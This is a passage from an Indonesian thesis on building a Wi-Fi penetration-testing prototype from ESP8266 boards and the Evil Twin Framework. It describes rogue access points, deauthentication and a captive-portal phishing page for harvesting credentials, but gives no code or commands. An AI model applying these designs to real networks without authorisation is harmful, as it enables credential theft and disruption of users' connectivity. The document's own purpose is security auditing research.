
Pada penelitian ini digunakan pendekatan *automated testing tools* karena dapat dijadikan alat utama untuk mendapatkan hasil penilaian keamanan yang lebih jelas dan akurat karena serangan pada kerawanan yang spesifik serta pelatihan penggunaan alatnya lebih mudah dipelajari.

II.2 NODEMCU ESP8266

Menurut Patnaikuni dan Harshita [6] [7], NodeMCU merupakan *firmware open-source* dan *board* yang dikembangkan untuk perangkat IoT yang dirancang khusus untuk dapat bekerja dengan ESP8266. ESP8266 merupakan *microcontroller Wi-Fi modul* yang dapat digunakan sebagai pengembangan perangkat *Internet of Things* (IoT) dengan *System on Chip* (SoC) yang terintegrasi dengan protokol TCP/IP *stack* untuk memberikan akses Wi-Fi pada perangkatnya. Perangkat ini banyak digunakan sebagai perangkat IoT untuk *smart home environment*. Berikut fitur yang dimiliki NodeMCU ESP8266 yaitu:

1. 802.11 b/g/n

2. Wi-Fi *Direct* (P2P), *soft-AP*
3. *Integrated TCP/IP protocol stack*
4. Bahasa pemrograman Wiring, C, C++
5. *Power management units*
6. Sistem penyimpanan 45kB
7. *Up to 128MB Flash Memory*
8. Daya operasi 3.3V
9. Transmisi paket < 2ms



Gambar 2.1 NodeMCU ESP8266 [11]

NodeMCU ESP8266 pada Gambar 2.1 dapat digunakan sebagai perangkat *penetration testing* seperti yang dilakukan Harshita *et al* [6] yang memanfaatkan fitur deteksi *node* lain dan mampu mengambil data dari berbagai perangkat sensor IoT *wireless*. Data yang didapat dikirimkan ke penyimpanan dari perangkat. Hasilnya dapat dilihat pada laman interface yang di *host* sendiri, *interface* tersebut juga berguna untuk dapat mengatur konfigurasi dan menjalankan serangan pada Wi-Fi dengan program serangan yang diinstal di dalam perangkat tersebut.

II.3 WIRELESS FIDELITY (WI-FI) VULNERABILITY

Access Point (AP) dan *Network Interface Card* (NIC) merupakan dua komponen dasar dari Wi-Fi. Fungsi AP melakukan koneksi ke klien atau perangkat internet secara nirkabel menggunakan suatu antena dan terhubung ke jaringan *backbone* dengan kabel menggunakan kabel ethernet standar. NIC melakukan koneksi ke perangkat internet melalui AP melalui jaringan Wi-Fi. Setiap perangkat yang memiliki kemampuan untuk melakukan komunikasi dengan jaringan IEEE 802.11 adalah perangkat *end device* seperti *laptop*, *printers*, *media server*, *smartphone* seperti *Iphone*, *Windows*, *Mobile Handset*, *VoIP phones* dan lainnya. Semua

perangkat 802.11 dioperasikan dengan dua mode, pertama pada mode ad-hoc, perangkat saling terhubung satu sama lain, mode kedua yaitu mode infrastruktur, setiap perangkat saling terhubung melalui AP untuk sampai ke jaringan yang lain [12].

Menurut Waliullah dan Dan [12], meningkatnya penggunaan dari Wi-Fi juga membuat meningkatnya kesempatan bagi *hacker* untuk melakukan serangan. Tidak seperti jaringan kabel, Wi-Fi mengirimkan paket data Wi-Fi melalui udara dengan transmisi frekuensi radio. Teknologi nirkabel sekarang dapat dimanfaatkan penyerang untuk monitor lalu lintas data dan pada kasus terburuknya dapat mempengaruhi integritas data. Terdapat banyak kelemahan pada Wi-Fi seperti protokol WEP yang menggunakan kunci statis, protokol WPA dan WPA2 yang dapat diserang dan lemah terhadap *dictionary* dan *brute-force attack* serta sinyal Wi-Fi yang kebanyakan masih menggunakan kanal 2.4GHz sehingga dapat terinterferensi dengan perangkat lain seperti sinyal *bluetooth*, *microwave*, dan *cordless phone*.

Menurut Forouzan [13], kerawanan keamanan yang ada pada Wi-Fi dapat dieksploitasi dengan melakukan serangan yang dilakukan oleh *pentester*, karena Wi-Fi menggunakan transmisi frekuensi radio sehingga mudah diserang. Serangan ini ditujukan untuk *compromise* dari triad CIA yaitu *Confidentiality*, *Integrity* dan *Availability* dari informasi yang dikirimkan Wi-Fi. Serangan diklasifikasikan menjadi dua kategori: *active attack* dan *passive attack*. *passive attack* adalah serangan yang digunakan untuk mendapatkan informasi yang ditransmisikan dan diterima melalui jaringan. Serangan ini sulit untuk di deteksi karena tidak ada perubahan isi data dari penyerang. Contoh dari *passive attack* adalah *traffic analysis* dan *eavesdropping*. *active attack* adalah serangan untuk mendapatkan akses terhadap informasi di jaringan tapi terjadi perubahan informasi atau konten bahkan menghasilkan informasi palsu di jaringan. Serangan tipe ini dapat menyebabkan kerugian besar pada organisasi. Contoh dari *active attack* adalah *rogue access point*, *Man in the Middle Attack* (MiTM), *Denial-of-Service* (DoS), *Reply Attack* dan *Session Hijacking*. Pada Tabel 2.2 terdapat penjelasan lebih lanjut mengenai tipe dan contoh serangan yang ada pada Wi-Fi.

Tabel 2.2 Tipe Serangan pada Wi-Fi

Tipe Serangan	Deskripsi Singkat	Contoh
(1) Akses Kontrol	Menghindari sistem akses kontrol yang diterapkan WLAN	<i>MAC Spoofing</i> , <i>Rogue Access Point</i>
(2) Kerahasiaan	Mengambil informasi pribadi	<i>Eavesdropping</i> , <i>Man in the Middle</i>


(3) Integritas	Memberikan informasi palsu ke penerima dengan manipulasi data	<i>Frame Injection</i>
(4) Autentikasi	Pencurian identitas dan pengambilan kredensial	<i>Login Theft</i>
(5) Ketersediaan	mencegah pengguna untuk mengakses sumber daya WLAN	<i>Ap Theft, Queensland DoS</i>

II.4 EVIL TWIN FRAMEWORK

Evil Twin Framework (ETF) merupakan *tools penetration testing* yang dikembangkan secara *open-source* yang dibuat oleh Esser dan Serao [4] menggunakan Bahasa pemrograman python, tujuan dari *tools* ini untuk dapat melakukan *penetration testing* pada jaringan Wi-Fi dengan skema serangan *Evil Twin* yang lebih efektif dan efisien dibanding *tools* lain. Kelebihan *tools* ETF memiliki banyak skenario serangan dan modul serangan yang terintegrasi satu sama lain. Berikut serangan yang dapat dilakukan oleh ETF, yaitu:

- Scanning* : penyerang dapat melakukan monitor mengenai akses poin apa saja yang ada dengan menampilkan informasi SSID, BSSID dan frekuensi yang digunakan akses poin. Dari hasil tersebut penyerang dapat mengumpulkan informasi yang dapat digunakan untuk melakukan serangan selanjutnya.
- Evil Twin AP* : penyerang akan membuat AP palsu yang mirip AP asli dengan SSID dan BSSID yang sama sehingga korban melakukan koneksi ke AP palsu. Dampak dari serangan ini penyerang akan mendapatkan informasi password, monitor jaringan.
- Man-in-The-Middle (MiTM)* : penyerang dapat melakukan monitor dan mengambil paket data dari jaringan yang diserang dengan menyamar menjadi akses poin asli. Dampaknya penyerang dapat mengambil informasi sensitif dari aktifitas yang dilakukan korban selama menggunakan jaringan.
- Deauthenticate* : penyerang mengirimkan frame deautentikasi dengan memasukan informasi kredensial dari alamat korban sehingga korban akan terputus dari jaringan. Dampaknya korban akan kehilangan ketersediaan untuk mengakses sumber daya di jaringan.
- Captive Portal* : Penyerang membuat suatu *web phishing* untuk menipu korban sehingga mendapatkan kredensial atau informasi penting dari korban, serangan ini dapat dikonfigurasi dengan memasukan *web phishing* untuk sosial media.

Arsitektur ETF pada Gambar 2.2 dibagi menjadi beberapa modul yaitu *User Interface*, *SpawnManager*, *Configuration Manager*, *ETFITM*, *AirCommunicator* dan *Plugin* yang berinteraksi satu sama lain. Seluruh susunan modul dapat diatur pada suatu *file* konfigurasi. Pengguna dapat melakukan verifikasi dan ubah pengaturan melalui *user interface* di "ConfigurationManager" modul. Seluruh modul dapat diatur dan dijalankan melalui modul konfigurasi tersebut [4].



Gambar 2.2 Arsitektur Evil Twin Framework [4]

ETF dikembangkan sebagai *tools* untuk uji kerawanan yang ada pada jaringan Wi-Fi sehingga dapat dilakukan proses *auditing* Wi-Fi oleh *security auditor*. *pentester* dapat menganalisa berbagai macam skenario serangan sehingga dapat dijadikan nilai tambahan untuk meningkatkan keamanan Wi-Fi dan melindungi pengguna serta mengurangi resiko kerawanan [4].

II.5 PENELITIAN TERDAHULU/TERKAIT

Tabel 2.3 Daftar penelitian yang terkait dengan penelitian yang akan dilakukan.


Tabel 2.3 Penelitian Terdahulu/Terkait

Nama peneliti dan tahun penelitian	Topik penelitian	Hasil yang diperoleh	Relevansi Penelitian
Mathy Vanhoef dan Frank Piessens (2019)	<i>Advanced Wi-Fi attacks using commodity hardware</i>	Implementasi <i>open source firmware</i> Atheros sebagai perangkat untuk melakukan serangan <i>low-layer</i> pada 802.11	Penelitian menggunakan chip Atheros yang dapat digunakan spesifik untuk serangan Wi-Fi, dalam penelitian ini menggunakan perangkat IoT
Eiman Al Neyadi, Shaima Al Shehhi, Ameera Al Shehhi (2020)	<i>Discovering Public Wi-Fi Vulnerabilities Using Raspberry pi and Kali Linux</i>	Menggunakan Raspberry pi 3B+ yang dipasangkan sistem operasi Kali Linux untuk mencari kerawanan yang ada pada jaringan publik Wi-Fi	Peneliti menggunakan sumber <i>open-source</i> dengan <i>resource</i> yang besar, pada penelitian ini sumber <i>open-source resource</i> -nya yang lebih sedikit
Shao-Long Wang, Jian Wang, Chao Feng dan Zhi-Peng Pan (2016)	<i>Wireless Network Penetration Testing and Security Auditing</i>	Peneliti melakukan uji penetrasi pada WLAN untuk menilai kerawanan Wi-Fi. Peneliti mengaplikasikan WAIDPS pada WLAN	Tujuan penelitian yang sama dengan melakukan <i>penetration testing</i> pada jaringan WLAN kemudian menerapkan solusi yang dapat memudahkan proses audit <i>security auditor</i>
Osamah Almatari, Iman. Helal, Sherif	<i>Cybersecuirty Tools for IS Auditing</i>	Peneliti melakukan studi <i>tools</i> dan <i>framework</i> mengenai <i>auditing</i> . <i>Tools</i> yang diteliti dapat membantu auditor dalam	Peneliti melakukan studi untuk membuat <i>tools cybersecurity</i> yang memiliki fungsi yang terintegrasi

Mazen (2018)		melakukan proses auditing yang ter-otomatisasi.	
-----------------	--	---	--

II.6 KERANGKA/MODEL KONSEPTUAL

Kerangka/model mengenai hubungan setiap konsep yang akan diteliti pada penelitian ini dapat dilihat pada Gambar 2.3.



Gambar 2.3 Model Konseptual

Pada penelitian ini akan dilakukan implementasi *Evil Twin Framework* pada perangkat IoT NodeMCU ESP8266 sebagai sistem prototipe untuk *vulnerability assessment* pada kegiatan *penetration test* dan *security audit*. *Evil Twin Framework* akan bekerja sebagai modul penyerangan pada Wi-Fi untuk diketahui kerentanan apa saja yang dimiliki oleh sistem Wi-Fi tersebut untuk dilakukan analisa.

Evil Twin Framework akan diimplementasikan pada perangkat IoT NodeMCU ESP8266 sebagai pengganti proses komputasi, perangkat tersebut memiliki modul Wi-Fi yang dapat dikonfigurasi menjadi *mode monitor* atau *mode access point*.

Gambar 2.3 menunjukkan skema serangan yang dilakukan oleh alat prototipe ini, menggunakan metode serangan yang sama seperti *evil twin* untuk kegiatan

penetration testing, NodeMCU ESP8266 akan bekerja menggunakan modul Wi-Fi untuk melakukan *broadcast fake access point* dengan konfigurasi SSID dan BSSID sama seperti *access point* asli, sehingga user akan terhubung ke *fake access point* atau *evil twin*. Setelah dilakukan uji penetrasi maka *pentester* dapat melakukan analisis untuk *vulnerability assessment* pada Wi-Fi.

BAB III

METODOLOGI PENELITIAN

Bab ini membahas mengenai obyek dan jenis penelitian, desain penelitian, dan jadwal penelitian.

III.1 OBJEK PENELITIAN


Pada penelitian yang akan dilakukan, obyek penelitian yang akan diteliti adalah perangkat IoT NodeMCU ESP8266 yang dipasangkan *tools Evil Twin Framework* sebagai alat *penetration testing*. Implementasi kode *open-source Evil-Twin Framework* yang dimodifikasi dengan penambahan *Logging*, *Graphical User Interface* dan *Generate Report* pada perangkat *Internet Of Things* ESP8266 untuk dapat melakukan kegiatan *penetration testing* pada Jaringan Wi-Fi.

III.2 JENIS PENELITIAN

Pada penelitian ini akan digunakan penelitian kualitatif yang bersifat deskriptif dan menggunakan analisis secara detail. Penelitian teknik kualitatif ini mendapatkan data dari hasil observasi, wawancara dan beberapa dokumen pendukung analisis data. Penelitian ini akan melakukan implementasi NodeMCU ESP8266 dengan *Evil Twin Framework* untuk melakukan *penetration testing* menggunakan sistem *prototype*. Selanjutnya dilakukan analisis uji performa dari prototipe tersebut untuk mendapatkan data berupa hasil integritas komponen perangkat, fungsionalitas modul serangan, fungsionalitas *interface*, kecepatan respon perangkat, ketahanan perangkat dan jaringan perangkat.

III.3 DESAIN PENELITIAN

Metode yang digunakan dalam penelitian ini yaitu *prototyping* [14]. *Prototyping* merupakan salah satu tahapan penelitian yang termasuk kedalam *Rapid Application Developmet* (RAD) yang merupakan suatu pendekatan dari *Software Development Life Cycle* (SDLC). RAD merupakan model pendekatan yang bersifat *incremental*. Desain penelitian *system prototyping* adalah melakukan fase analisis, desain dan implementasi secara cepat untuk menghasilkan versi pengembangan sederhana dari sistem yang diajukan kepada pengguna untuk dapat dievaluasi dan diberikan masukan. Sistem prototipe merupakan versi kasar dari sistem dan menyediakan fitur minimal. Berdasarkan masukan dari pengguna maka pengembang akan mengulang analisa, desain dan implementasi ke prototipe selanjutnya. Proses tersebut berulang hingga hasil prototipe disetujui oleh pengembang, pengguna dan sponsor untuk digunakan oleh organisasi.



Gambar 3.1 Tahapan Penelitian [14]

Seperti pada Gambar 3.1 bahwa metodologi *system prototyping* terdiri dari empat fase, yaitu *System Requirement Analysis*, *System Design*, *System Testing* dan *System Implementation* [14], pada setiap fase tersebut terdiri dari input, proses dan *output* yang berulang untuk mencapai kebutuhan sistem.

III.3.1 *System Requirement Analysis*

Pada tahap *Requirement Analysis*, model *prototyping* dimulai dengan melakukan analisis kebutuhan. Fase ini dilakukan dengan melakukan analisis kebutuhan penelitian dari proyek yang akan dilakukan serta analisis kebutuhan pada sistem. Studi literatur dilakukan dengan mencari, mengumpulkan serta mengkaji referensi terkait penelitian.

Analisis kebutuhan rancangan sistem prototipe diambil dari latar belakang masalah penelitian mengenai uji penetrasi. Dari permasalahan tersebut dilakukan studi literatur untuk mencari urgensi untuk melakukan penelitian dengan mengumpulkan berbagai informasi dari berbagai referensi *paper* dan jurnal yang membahas permasalahan mengenai *penetration testing* dan *automated testing tools*. Dari hasil studi literatur dilakukan rancangan yang didapatkan solusi yang mengatasi permasalahan penelitian, yaitu suatu pembuatan sistem prototipe alat uji penetrasi dengan tipe *automated testing tools*.

Pembuatan prototipe memerlukan data agar dapat membuat analisis kebutuhan dari sistem. Analisis kebutuhan harus memenuhi syarat berikut:

1. *Input* yang dibutuhkan oleh sistem (*input*) : Perangkat *hardware* NodeMCU ESP8266 dan *Software* Evil Twin Framework.
2. *Output* yang dihasilkan (*output*) : Perangkat *automated penetration testing tools*.

3. Operasi yang dilakukan (*process*) : Perancangan perangkat dan uji penetrasi pada jaringan Wi-Fi.
4. Sumber data yang ditangani : Hasil uji penetrasi.
5. Kontrol (*control*) : Uji performa perangkat dan uji modul serangan.

III.3.2 System Design

System design merupakan tahapan untuk menjelaskan apa yang diperlukan untuk merancang sistem agar dapat memenuhi kebutuhan penelitian. *System Design* menentukan bagaimana sistem akan bekerja, perangkat apa yang mendukung dan bagaimana antarmuka pengguna dan segala kebutuhan pendukung lainnya. Desain yang sederhana memberikan gambaran ide dari sistem kepada pengguna seperti kebutuhan perangkat dan komponen yang dibutuhkan. Analisis kebutuhan perangkat dan komponen dilakukan dengan studi literatur penelitian utama dan penelitian terkait.

Setelah dilakukan analisis kebutuhan maka akan dilakukan perancangan sistem yang dibangun. Perancangan sistem menggunakan *Unified Modeling Language* (UML) [15] yang merupakan suatu konsep pemodelan untuk pembangunan suatu sistem pemrograman. UML digunakan sebagai pemodelan visual dalam menspesifikasikan, menggambarkan, membangun dan dokumentasi dari sistem perangkat lunak yang dibagi dengan *use case diagram*, *activity diagram*, *sequence diagram* dan *class diagram*.

Proses penelitian ini akan memberikan keluaran berupa desain sistem prototipe dengan kebutuhan fungsional berupa *Evil Twin Framework* sebagai perangkat lunaknya dan perangkat IoT NodeMCU ESP8266 sebagai perangkat kerasnya, kemudian kebutuhan non-fungsional untuk pembangunan sistem seperti komponen pendukung antena, baterai, kabel USB, *power switch* dan indikator LED. kemudian *tools* pendukung berupa *Flasher ESP*, Java 8, Arduino IDE, bahasa pemrograman C, C++ dan Python.

Pembangunan sistem dilakukan dengan cara implementasi *Evil Twin Framework* di ESP8266 NodeMCU dengan bantuan *tools*. Pembangunan dengan melakukan *coding* disetiap perangkat, selanjutnya dilakukan modifikasi sistem menggunakan bahasa pemrograman C, C++ dan Python. Penambahan fungsi dengan modifikasi berupa *Logging*, *Graphical User Interface* dan *Generate Report* untuk dapat menjadikan perangkat yang memudahkan *pentester* melakukan *security audit*.

III.3.3 System Testing

System Testing merupakan tahapan setelah melakukan *System Design* dan membuat sebuah *prototype*. *Prototype* akan diuji coba seluruh fungsionalitas dan integritas komponennya. *System testing* bertujuan untuk menemukan kesalahan atau ketidak

sempurnaan yang ada pada sistem untuk kemudian dievaluasi dan disesuaikan agar mencapai tujuan penelitian. Tahap ini sangat penting untuk memastikan sistem berjalan dengan baik sesuai tujuan penelitian.

Tahap ini akan melakukan uji coba sistem prototipe perangkat *pentest* NodeMCU ESP8266 dengan *Evil Twin Framework* untuk melakukan uji penetrasi pada jaringan Wi-Fi. Jenis pengujian yang dilakukan yaitu *unit testing*, *integration testing* dan *system testing* untuk mengetahui hasil uji coba sistem prototipe dalam melakukan fungsinya. *Unit testing* merupakan pengujian yang dilakukan untuk mengetahui setiap unit dari sistem yang dibuat memenuhi ketentuan yang dibuat dan berjalan sesuai fungsinya. Sesuai dengan fungsi pada penelitian ini. *Integration testing* merupakan pengujian yang dilakukan untuk memastikan tampilan pada sistem dan hubungan pada setiap bagian sistem dapat bekerja dengan baik. *System testing* untuk memastikan sistem memenuhi kesesuaian dalam pemenuhan kebutuhan yang telah ditentukan pada fungsional dan non-fungsional.

Hasil dari pengujian tersebut akan dijadikan acuan oleh peneliti untuk menentukan kelayakan dari sistem prototipe, apabila masih terdapat ketidaksesuaian hasil maka akan dilakukan fase penelitian kembali dari *analysis*, *design*, *testing* dan *implementation* sehingga mendapatkan hasil sistem sesuai penelitian.

III.3.4 System Implementation

System Implementation merupakan tahapan akhir dalam melakukan penelitian yang akan dilakukan. Pada tahapan ini sistem prototipe sudah melewati fase uji coba dengan hasil yang diterima oleh peneliti. Sistem prototipe kemudian diimplementasikan ke sistem pengguna untuk mulai dioperasikan.

Sistem prototipe alat *automated penetration testing tools* yang mengimplementasikan NodeMCU ESP8266 dan *Evil Twin Framework* sudah dioperasikan untuk melakukan uji penetrasi pada jaringan Wi-Fi.

BAB IV

SISTEM PROTOTIPE

Bab ini membahas analisis kebutuhan, perancangan, pengujian dan implementasi sistem prototipe dengan tahap penelitian yang dilakukan yaitu *system requirement analysis*, *system design*, *system testing*, dan *system implementation*.

IV.1 TAHAP *REQUIREMENT ANALYSIS*

Sistem *requirement analysis* didapatkan dari hasil studi literatur dan kebutuhan peneliti dalam melakukan perencanaan, pembangunan dan pengembangan penelitian.

IV.1.1 Spesifikasi Kebutuhan

Spesifikasi kebutuhan perangkat pada penelitian ini dapat dilihat pada tabel 4.1 dan tabel 4.2.

Tabel 4.1 Spesifikasi kebutuhan perangkat keras

Jenis Perangkat	Spesifikasi
Laptop Elitebook 2540p	<i>Processor</i> Intel Core i5-540M RAM : 4 GB Memori <i>Hardisk</i> : 1 TB Sistem Operasi : Windows 10 Pro 64-bit & Ubuntu 20.04
ESP8266 NodeMCU 2x	Chip mikrokontroler : ESP8266 12-E Pin I/O digital : 11 buah Pin I/O analog : 1 buah, 3.2V Tegangan operasi : 3.3 V Clock speed : 80Mhz/160Mhz Flash : 4M USB controller : Cp2102
2.4Ghz Antenna <i>Wireless Receiver</i>	2.4Ghz 125 kanal Tegangan operasi 3.0-3.6V (3V3) 2.54 pin SMA Antenna
<i>Box Project</i>	Tipe box : X4 Dimensi : 12.5cm x 8.5 cm x 5cm Bahan : ABS
Kabel USB 2x	MicroUSB 2.0 <i>Power</i> 2.5A

<i>Battery</i>	Battery 18650 x 2 1500 MAH Baterai <i>holder case battery</i> 18650 socket 3.7v 2s
Saklar <i>Switch</i>	2 pin (on – off)
<i>Charging Modul</i>	Modul power supply Charge chip TP4056 Micro USB Input 45-5.5v

Tabel 4.2 Spesifikasi kebutuhan perangkat lunak

Perangkat lunak	Versi	Deskripsi
Visual Studio Code	Versi 1.54.3	Sebagai IDE untuk pemrograman Bahasa C/C++ di Windows
Arduino IDE	Versi 1.8.13	Sebagai pemrograman pada perangkat keras IoT
CH340 <i>Driver</i>	Versi 1.5	Digunakan untuk menyediakan konektivitas USB pada <i>board chip</i>
CP210 <i>Driver</i>	Versi 10.1.10	Digunakan untuk menyediakan konektivitas USB pada <i>board chip</i>
ESP8266 Flasher	Versi 1	Sebagai <i>flasher</i> perangkat keras ESP8266

Perencanaan proyek pada sistem prototipe ini menggunakan dua ESP8226 yang memiliki fungsi masing-masing yang sesuai skema dari ETF dengan keterangan ESP8266 pertama memiliki fungsi *rogue AP* dan ESP8266 kedua memiliki fungsi untuk membantu serangan seperti *scanning*, *spawning* dan *deauther*.

Setelah mendefinisikan mengenai perencanaan proyek yang akan dibuat, selanjutnya dilakukan analisis berupa *system request* berdasarkan hasil identifikasi sistem. *System request* berisi penjelasan mengenai latar belakang pembuatan sistem dan hasil yang diharapkan dari pembuatan sistem tersebut. *System request* pada proyek ini dijelaskan pada Tabel 4.3:

Tabel 4.3 *System Request*

SYSTEM REQUEST EVIL TWIN FRAMEWORK AUTOMATED PENETRATION TESTING TOOLS	
Business Need:	Pembuatan proyek ini bertujuan untuk memberikan aplikasi alternatif yang dapat digunakan untuk melakukan uji penetrasi pada jaringan Wi-Fi dengan implementasi Evil Twin Framework pada perangkat IoT NodeMCU ESP8266
Business Requirement:	<p>Sistem yang dibuat berbasis <i>Web Interface</i> untuk memudahkan pengguna dalam menggunakan aplikasi. Aplikasi yang dibangun memiliki fitur sebagai berikut:</p> <ul style="list-style-type: none"> • Menggunakan komponen perangkat IoT NodeMCU ESP8266 yang dijadikan alat uji penetrasi portabel • Memiliki GUI sebagai fungsi interaktif pada sistem • Memiliki fungsi <i>rogue AP</i> sebagai penyedia web portal untuk mengambil kredensial target • Memiliki fungsi <i>logging</i> pada sistem untuk mencatat aktivitas yang terjadi pada sistem • Memiliki fungsi <i>Generate Report</i> dalam melakukan pelaporan audit keamanan • Memiliki fungsi <i>scanning access point</i> untuk mendapatkan informasi yang ada di jaringan • Memiliki fungsi deautentikasi untuk memutuskan jaringan klien dan AP • Memiliki fungsi <i>spawner</i> untuk memunculkan <i>fake AP</i>
Business Value:	Dengan adanya aplikasi otomasi uji penetrasi berbasis perangkat keras ESP8266 dan <i>web interface</i> diharapkan mampu mempermudah <i>penetration tester</i> dalam melakukan proses uji penetrasi pada jaringan Wi-Fi

IV.1.1 Analisis Kebutuhan

Analisis kebutuhan dalam proses pembuatan sistem otomasi uji penetrasi pada jaringan Wi-Fi yang berbasis pada *web interface* ini dibagi menjadi dua, yaitu kebutuhan fungsional dan kebutuhan non fungsional. Analisis kebutuhan sistem didapatkan dari hasil analisis kebutuhan dan observasi terhadap fitur *evil twin framework* yang dijelaskan sebagai berikut:

a. Kebutuhan fungsional

Kebutuhan fungsional didasarkan pada fitur utama yang terdapat pada sistem yang dibangun, sebagai berikut:

- a) Sistem dapat menyediakan layanan jaringan Wi-Fi untuk kebutuhan uji penetrasi pada Wi-Fi

- b) Sistem memiliki fungsi untuk menyediakan layanan login dengan memasukkan SSID dan *password* ke jaringan *hidden network* untuk dapat terhubung
 - c) Sistem memiliki fungsi untuk melakukan serangan *phising* dengan Teknik Rogue AP dengan menyediakan web portal untuk mendapatkan *user credential* berupa ID/Email dan Password
 - d) Sistem memiliki manajemen konfigurasi yang dapat memudahkan pengguna untuk mengatur serangan
 - e) Sistem memiliki sistem *logging* dan *generate report* untuk dapat melakukan pelaporan audit keamanan
